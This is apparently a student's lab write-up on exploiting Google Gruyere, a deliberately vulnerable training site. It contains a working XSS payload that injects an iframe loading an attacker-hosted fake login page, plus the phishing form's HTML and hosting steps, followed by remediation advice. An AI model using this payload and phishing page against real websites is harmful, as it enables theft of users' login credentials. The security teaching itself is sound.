



Me accepting the terms and conditions with Instance ID show:




TASK 1: (3 Points) Vulnerability Identification

I found a vulnerability with the gruyere website. It's a Cross-site scripting exploit with 'Cross Frame Scripting' mixed in there. Basically what happens is that I place a script in the url bar that gets executed by the web application. This script will remove a warning message saying the the request is invalid, then it will add an iFrame to the site that displays my own custom webpage. This custom webpage was designed to trick the user into entering their login credentials. This allows me to capture the victim's credentials and store them in a database to use later.




This image clearly shows the website still looks the same but in the center we have a message. 'Oh, it appears something went wrong' the user says. 'I must log back in' the user thinks. 'Success' the hacker says... 'I got their login credentials! '

For comparison the default invalid request screen ->



And here is the simple web page I made to be loaded via iFrame ->




TASK 2: (2 Points) Vulnerability Classification

A-3-Cross-Site-Scripting (XSS)

I would classify this attack as Cross-Site-Scripting but only because I ran a few lines of javascript in order to make this attack appear better to the user. If I just put an iframe without any javascript it would technically be called a Cross-Frame-Scripting attack.

This is what it would look like:



Not very convincing, huh?


Well XFS would say to replace the full screen with the original page or a completely different page that convinces the user they are where they are suppose to be. For instance if I could just copy and paste the original source code for gruyere in my own iFrame and the user will be entering data into my application, not googles. Evil!

TASK 3: (15 Points) Vulnerability Reproduction

Step 1: See if website is vulnerable to Cross-Site-Scripting by putting a script in the URL

Script: `<script>alert("I'm vulnerable!")</script>`

Result:




Step 2: Now that we see the script has been executed we know this site is vulnerable and technically we have already made the attack. But lets actually make it malicious. We will create a simple static site to inject.

You can make your own html page
or clone my repo on Git: [git@github.com:jeremybohannon/xss-demo.git](https://github.com:jeremybohannon/xss-demo.git)

Example Page:

```
1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8">
5     <title>Trustworthy Bank</title>
6     <link href="./stylesheet.css" rel="stylesheet" type="text/css" />
7   </head>
8   <body>
9     <div id="wrapper">
10      <h4 id="title">
11        Sorry This request was invalid, <br />Please login again...
12      </h4>
13      <form id="form">
14        Username or Email:<br/>
15        <input type="text" name="username" required><br>
16        Password:<br/>
17        <input type="password" name="password" required><br>
18        <input type="submit" value="Submit">
19      </form>
20    </div>
21  </body>
22 </html>
```



← → ↻ ⓘ file:///Users/jeremybohannon/Documents/XSS-demo/index.html?user... ☆

**Sorry This request was invalid,
Please login again...**

Username or Email:

Password:

Step 3: Now that we have our site we should host it somewhere that we can link to in our iFrame. I chose to use Github pages for this demo but something like digital ocean, or heroku could be used if you want to hook up a back-end system to collect data.

GitHub Pages

✓ Your site is published at <https://jeremybohannon.github.io/xss-demo/>

GitHub Pages is designed to host your personal, organization, or project pages from a GitHub repository.

Source


Your GitHub Pages site is currently being built from the `master` branch. [Learn more.](#)

master branch ▾

Save

Step 4: Now that our site can be linked to, let's make the script that will inject the iFrame.

We need to find an element that we want to replace on the page so we simply choose the invalid request message as seen here:



Let's get the element 'message',
empty the contents,
Add the background back to the document because we noticed it gets removed,
Create the iframe,
Give the iframe our webpage url,
Give the iframe a border of 0 so it looks seamless,
Then append the iframe to the element 'message'


Code:

```
<script>
  var x = document.getElementsByClassName("message")[0];
  x.textContent = "";
  document.body.style.background = "url(http://google-gruyere.appspot.com/561808853713/cheese.png)";
  var iframe = document.createElement('iframe');
  iframe.src = "https://jeremybohannon.github.io/xss-demo/";
  iframe.style = "border: 0;";
  x.appendChild(iframe);
</script>
```

Note ** Script provided in Git repo

Step 5: With our script written we will paste it into the url of the website

Result:



Step 6: You Have now successfully made a XSS attack! Congratulate yourself!

TASK 4: (5 Points) Vulnerability Remediation

To prevent cross-site-scripting altogether and to defeat my specific exploit you can simply never insert untrusted data into your application. Having script, HTML comments, attributes, tag names, styles... all of these components should be treated with care and close attention. You should never put untrusted data in these slots and even if you insist on it it's very difficult to properly implement a way to prevent data leakage and extensive cross-browser testing should be done.

Avoid running any Javascript code that has not been written by the author of the website or someone trusted. You should always assume if you open a part of your app to user submissions that it will be exploited.

To prevent the iFrame from loading you can add a X-Frame-Options HTTP response header. There is a value of 'DENY' which will prevent any domain from framing content which means the browser won't render <frame> or <iframe> tags.

If we visit the gruyere website again and check for any of these XSS headers we can see that the protection level is set to 0. It should be set to 1 which would force XSS protection.

From Gruyere's website in Network > script%3E > Headers > Response Headers:

